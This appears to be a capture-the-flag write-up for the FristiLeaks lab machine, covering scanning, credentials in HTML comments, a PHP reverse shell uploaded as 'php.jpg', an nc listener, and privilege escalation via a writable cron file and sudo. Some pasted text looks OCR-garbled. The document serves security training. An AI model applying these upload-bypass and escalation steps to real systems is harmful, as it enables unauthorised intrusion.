

Server IP Address	Ports Open
192.168.22.142	TCP: 80, 5004

### Nmap Scan Results:

```
(kali@kali)-[~]
$ nmap 192.168.22.142
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-17 13:09 EST
Stats: 0:01:07 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 99.99% done; ETC: 13:10 (0:00:00 remaining)
Stats: 0:01:08 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 99.99% done; ETC: 13:10 (0:00:00 remaining)
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
Nmap scan report for 192.168.22.142
Host is up (2.7s latency).
Not shown: 924 filtered tcp ports (no-response), 74 filtered tcp ports (host-unreach)
PORT      STATE SERVICE
80/tcp    open  http
5004/tcp  open  avt-profile-1

Nmap done: 1 IP address (1 host up) scanned in 74.80 seconds
```

### Initial Shell Vulnerability Exploited

*Additional info about where the initial shell was acquired from:*

I performed a dirb check on the address of the machine, where I found the following folders, I entered robots.txt and did not find a relevant folder:

```
(kali@kali)-[~]
$ dirb http://192.168.22.142/
_ _ _ _ _
DIRB v2.22      The preferred, faster, more powerful
By The Dark Raver
_ _ _ _ _

START_TIME: Sat Feb 17 13:11:15 2024
URL_BASE: http://192.168.22.142/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

_ _ _ _ _
GENERATED WORDS: 4612

_ _ _ _ _ Scanning URL: http://192.168.22.142/ _ _ _ _ _
+ http://192.168.22.142/cgi-bin/ (CODE:403|SIZE:210)
=> DIRECTORY: http://192.168.22.142/images/
+ http://192.168.22.142/index.html (CODE:200|SIZE:703)
+ http://192.168.22.142/robots.txt (CODE:200|SIZE:62)


_ _ _ _ _ Entering directory: http://192.168.22.142/images/ _ _ _ _ _
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

_ _ _ _ _
END_TIME: Sat Feb 17 13:11:28 2024
DOWNLOADED: 4612 - FOUND: 3
```

The cola, sisi and beer bags were opened

```
← → ↻ 🏠 192.168.22.142/robots.txt
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

User-agent: *
Disallow: /cola
Disallow: /sisi
Disallow: /beer
```



**Member Login**

Username :

Password :

[illegible]

```

1701 72424401c4qibkz2XS1wdu1741j9h1mg7097p21T6AWlmw/V1T0S001cJy0mrd-KK/ZQ== 725/center>0b72
1702 <!--
1703 1VB0Rw0KGgoAAAAANSuHEuGAAW0AAABLCAIAAAA04UHqAAAAAXNSR0IARs4c6QAAAAARnQUIBAACx
1704 jwv8Y0UAAAAJCehZcWAADsMAAA7DacdvqGQAAARSSURBVHhe7dLRdtsgEIVhr8sL8nqymmmw10kl
1705 S0iAQGY0Nb01//dWS0yTgdxx2t5+AcCHHAHGRY4A8CJHAH1RlWc8yBEAXuQIAC9yBIAx00LAixw
1706 B4EWOAPA1RwB4kSMavMgRAf7KCAAVcgSAFzKcWIscaeBFjgDwIkcAeJEjALzIEQBe5AgAL5kc+f
1707 m63yaP7/XP/5RUM2jx7iMz1ZdqpguZHP1+zJ053b9+1gd/0TL2WuLl5+RmpJq5tMTKE1paHlVXJ3
1708 Zv7/d5i6qse0t9rWa6UMsR1+W0Rl72DbdWkQZ50tMPq6l8LRhzyWjWkTFDPXfmuLC7e81bXnN0vb
1709 DpYzOMNIWqPLLS0w+oaXwomXXtFhL8e6W+LrNdDfUjoQNJ9XbKtHmpSumn9BSeGf51bUcr6W+VjNd
1710 jJQJcelwepPCjLLNXFp18gktXfnVtYsd6UpIndPFCdlyKB3dyPLpSTVzZYnJR7R0WHEiFGv5NRDU
1711 12qmC/1/Zz2ZWx1labli0aLqjZdq5sqSxUgtWY7syq+u6UpInd0FeI5ENygbTfj+qDbc+QpG9c5
1712 uvFQzV5aM15LlyMrfnrPU12qmC+Uccq+g6E1JNsX16/i/6BtvvE0zF5YM2JLhyMLz4sNNtp/pSkG1
1713 04VajmwziEdZvmS29E0YbzbI/FsycgVSzZiXDNmS4cJcni+kLRnqizXThUq0hEkso2k5pGy00aLq
1714 i1n+skSqGf0SIVsKc5Zv4+XH36vQzb10V0t9rwb6EMyRaLLp+Bbhy31k8SBbjqpUNSHVjHXJmC2Fg
1715 t0H0drysrz404sdLPW1muLDLUdSpdEsK5vf5Gtqg1xnfx88tu/Pzy7VjHXJmC21H9lWvBBfdZb6Ws
1716 30oZ0jk3y+pq9fnEG4LN0co9UnY5dqxrhk0ZKzwdNwqfnv6A0UN9sWb6UMyR5z2B+lWdh++F1
1717 3K/U+z2uFJNWNcMmHLzUe2v6n/dAWG+mLN9KGWI9EcKsMJl6o6+ecH8dv0Uu4PnkqDl2rGu1S8HK
1718 uL9iMrF69gga/VTB8q0RLuSTqF7fYU7tgsn/4+zfhV6a1iIszclGrGvGTILsLLhiPbnh6KnLDU12q
1719 mD+0ckQ8numpVcZ21R7jerEz0WqoZ+5IRW1oXNB3Z/vBMWuLSfYlM+hDLkcIATuHEUzu/l9l867X34
1720 rPtA6lml.i0ZrqG6gu37aIukRkVaylRfqpK+9HNkH85hNocTKC4P31Vebhd8fy/Vz0TckqeBwlrFhe
1721 EPdMj03SSys7XVF+qmt5UcmT9+ss//fyy0LU3kWoGLd59ZKb6Us10IZMjAP5b5AgAL3IEgBc5AsCLH
1722 AHgRY4A8CJHAH1RlWc8yBEAXuQIAC9yBIAx00LAixwB4EWOAPA1RwB4kSMavMgRAf7KCAAVcgSAFzK
1723 CwIscaeBFjgDwIkcAeJEjALzIEQBe5AgAL3IEgBc5AsCLHAHGRY4A8Pn9/QNA7ziK1qtycQAAAAABJR
1724 U5ErkJgg==
1725 -->

```

#### Base64\*

```

1VB0Rw0KGgoAAAAANSuHEuGAAW0AAABLCAIAAAA04UHqAAAAAXNSR0IARs4c6QAAAAARnQUIBAACx
jwv8Y0UAAAAJCehZcWAADsMAAA7DacdvqGQAAARSSURBVHhe7dLRdtsgEIVhr8sL8nqymmmw10kl
S0iAQGY0Nb01//dWS0yTgdxx2t5+AcCHHAHGRY4A8CJHAH1RlWc8yBEAXuQIAC9yBIAx00LAixw
B4EWOAPA1RwB4kSMavMgRAf7KCAAVcgSAFzKcWIscaeBFjgDwIkcAeJEjALzIEQBe5AgAL5kc+f
m63yaP7/XP/5RUM2jx7iMz1ZdqpguZHP1+zJ053b9+1gd/0TL2WuLl5+RmpJq5tMTKE1paHlVXJ3
Zv7/d5i6qse0t9rWa6UMsR1+W0Rl72DbdWkQZ50tMPq6l8LRhzyWjWkTFDPXfmuLC7e81bXnN0vb

```

Decode Base64 to Image

Preview Image | [Toggle Background Color](#)

keKkeKKeKKeKkEkkEk

I found the username eezeepz, then there is another comment which appears to be a base64 encoded string.

I converted the code using a conversion software, and the following output came out:  
keKkeKKeKKeKkEkkEk.

## Welcome to #fristileaks admin portal



#### Member Login



Username :

Password :

Login successful

[upload file](#)

After that I uploaded a file with malicious code with the extension php.jpg in order for the file to be uploaded as an "image" and pass the obstacle of uploading the file.



Then I opened Netcat to sport 443 and display detailed information about the connections. Thanks to opening Netcat I was able to get a shell on the machine

```
(kali㉿kali)-[~]
$ nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.22.132] from (UNKNOWN) [192.168.22.142] 53381
Linux localhost.localdomain 2.6.32-573.8.1.el6.x86_64 #1 SMP Tue Nov 10 18:01:38 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
01:43:12 up 19:05, 0 users, load average: 9.00, 8.99, 8.91
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-4.1$ id
id
uid=48(apache) gid=48(apache) groups=48(apache)
sh-4.1$
```

### Vulnerability Explanation:

I collected details from the page I got the path of the admin panel I got information, the username appeared and I set the password. I uploaded to the website reverse shell php in png and connected using netcat

### Vulnerability Fix:

In order to fix the hacks it is better to delete

The comments in the html code and thus do not reveal data.

Improve file upload filtering and thus prevent files with malicious code from being uploaded.

## Privilege Escalation

### Additional Priv Esc info:

I looked for clues inside the machine in order to try to understand how to continue hacking the machine, where I found a message written by the author of the machine

```
bash-4.1$ cat *.txt
cat *.txt
hey eezeepz your homedir is a mess, go clean it up, just dont delete
the important stuff.

-jerry
bash-4.1$
```

After the author of the machine wrote his hints, I executed them and was able to gain root permission:

```
cat *.txt
Yo EZ,

I made it possible for you to do some automated checks,
but I did only allow you access to /usr/bin/* system binaries. I did
however copy a few extra often needed commands to my
homedir: chmod, df, cat, echo, ps, grep, egrep so you can use those
from /home/admin/

Don't forget to specify the full path for each binary!

Just put a file called "runthis" in /tmp/, each line one command. The
output goes to the file "cronresult" in /tmp/. It should
run every minute with my account privileges.

- Jerry
bash-4.1$
```

```
bash-4.1$ ls
ls
cat  cronjob.py      cryptpass.py  echo  grep  whoisyourgodnow.txt
chmod cryptedpass.txt df            egrep  ps
bash-4.1$ cat *.txt
cat *.txt
mVGZ3030mkJLmy2pcuTq
=RFn0AKnLMHMPiZpyuTI0ITG
bash-4.1$ su -fristigod
su -fristigod
su: invalid option -- 'r'
Try 'su --help' for more information.
bash-4.1$ su - fristigod
su - fristigod
Password: LetThereBeFristi!

-bash-4.1$ ls -l
ls -l
total 0
-bash-4.1$ ls -la
ls -la
total 16
drwxr-x--- 3 fristigod fristigod 4096 Nov 25 2015 .
drwxr-xr-x. 19 root    root    4096 Nov 19 2015 ..
-rw----- 1 fristigod fristigod 864 Nov 25 2015 .bash_history
drwxrwxr-x. 2 fristigod fristigod 4096 Nov 25 2015 .secret_admin_stuff
-bash-4.1$
```

```
bash-4.1$ cd /tmp
cd /tmp
bash-4.1$ echo "/home/admin/chmod -R 777 /home/admin/" > runthis
echo "/home/admin/chmod -R 777 /home/admin/" > runthis
bash-4.1$ ls
ls
cronresult  runthis
bash-4.1$
```

```

-bash-4.1$ cat .bash*
cat .bash*
ls
pwd
ls -lah
cd .secret_admin_stuff/
ls
./doCom
./doCom test
sudo ls
exit
cd .secret_admin_stuff/
ls
./doCom
sudo -u fristi ./doCom ls /
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom ls /
exit
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom ls /
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
exit
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
exit
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
sudo /var/fristigod/.secret_admin_stuff/doCom
exit
sudo /var/fristigod/.secret_admin_stuff/doCom
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
exit
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
exit
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
groups
ls -lah

```

```

sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
less /var/log/secure e
Fexit
exit
exit
-bash-4.1$ sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom /bin/bash
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom /bin/bash
[sudo] password for fristigod: kali

Sorry, try again.
[sudo] password for fristigod: LetThereBeFristi!

bash-4.1# id
id
uid=0(root) gid=100(users) groups=100(users),502(fristigod)
bash-4.1#

```

### Vulnerability Explanation:

The sudo configuration enabled the user "fristigod" to execute a specific script as another user ("fristi") with elevated privileges. Additionally, a mechanism was in place to run commands from a file ("runthis") in tmp with the privileges of "fristigod."

### Vulnerability Fix:

Do not put a file with write access that runs by automatic root. Do not give read access to code encryption files or passwords. Cancel root access to fristi.